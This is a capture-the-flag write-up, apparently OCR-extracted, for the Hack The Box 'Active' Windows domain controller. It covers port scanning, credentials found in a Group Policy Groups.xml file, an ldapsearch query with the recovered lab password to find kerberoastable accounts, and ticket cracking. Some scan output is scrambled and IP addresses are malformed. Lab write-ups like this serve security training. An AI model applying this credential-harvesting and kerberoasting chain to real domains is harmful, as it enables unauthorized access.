
Information Gathering

1) Found open ports

```
(vigneswar@VigneswarPC)-[~]
$ sudo nmap 10.10.10.10.100 -sV --min-rate 1000 --open
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-19 14:27 IST
Nmap scan report for 10.10.10.100
Host is up (0.21s latency).
Not shown: 982 closed tcp ports (reset)
            STATE SERVICE
PORT
                                    VERSION
53/tcp
                                    Microsoft DNS 6.1.7601 (1DB15D39) (Windows Server 2008 R2 SP1)
            open
                  domain
88/tcp
135/tcp
                                   Microsoft Windows Kerberos (server time: 2024-05-19 08:58:01Z)
Microsoft Windows RPC
            open
                   kerberos-sec
                   msrpc
            open
                                    Microsoft Windows netbios-ssn
Microsoft Windows Active Directory LDAP (Domain: active.htb, Site: Default-First-Site-Name)
            open
                   netbios-ssn
139/tcp
389/tcp
            open
                   ldap
445/tcp
                   microsoft-ds?
            open
464/tcp
            open
                   tcpwrapped
593/tcp
                   ncacn_http
                                    Microsoft Windows RPC over HTTP 1.0
            open
636/tcp
                   tcpwrapped
            open
3268/tcp
                   ldap
                                    Microsoft Windows Active Directory LDAP (Domain: active.htb, Site: Default-First-Site-Name)
            open
3269/tcp
                   tcpwrapped
            open
49152/tcp
                                    Microsoft Windows RPC
            open
                   msrpc
49153/tcp open
                                    Microsoft Windows RPC
                   msrpc
                                    Microsoft Windows RPC
49154/tcp open
                   msrpc
                                   Microsoft Windows RPC
Microsoft Windows RPC over HTTP 1.0
49155/tcp open
                   msrpc
49157/tcp open
                   ncacn_http
                                   Microsoft Windows RPC
Microsoft Windows RPC
49158/tcp open
                   msrpc
49165/tcp open
                  msrpc
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows_server_2008:r2:sp1, cpe:/o:microsoft:windows
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 67.19 seconds
```

2) Found smb shares



```
(vigneswar® VigneswarPC)-[~/active.htb]
$ tree
  DfsrPrivate

    ConflictAndDeleted

     Deleted
    - Installing
  Policies
      {31B2F340-016D-11D2-945F-00C04FB984F9}
        - GPT.INI
          Group Policy
          ☐ GPE.INI
          MACHINE
             - Microsoft
               └─ Windows NT

    SecEdit

                       └─ GptTmpl.inf
              Preferences
                 - Groups
                   └─ Groups.xml
              Registry.pol
          USER
      {6AC1786C-016F-11D2-945F-00C04fB984F9}
         GPT.INI
          MACHINE
          └─ Microsoft
               └─ Windows NT
                   └── SecEdit
                       └─ GptTmpl.inf
          USER
  scripts
```

Vulnerability Assessment

1) Found credentials


2) Decrypted it



Exploitation

1) We can access more shares





Privilege Escalation

1) Found users to kerberoast

```
(vigneswar@ VigneswarPC)=[~/Temporary]
$ ldapsearch -x -H ldap://10.10.10.10.10.0 -D "SVC_TGS@active.htb" -w "GPPstillStandingStrong2k18" -b "dc=active,dc=htb" "(servicePrincipalName=*)" dn service
PrincipalName
# extended LDIF
# LDAPv3
# base <dc=active,dc=htb> with scope subtree
# filter: (servicePrincipalName=*)
# requesting: dn servicePrincipalName
#
# Administrator, Users, active.htb
dn: CN=Administrator,CN=Users,DC=active,DC=htb
servicePrincipalName: active/CIFS:4445
```

2) Cracked the ticket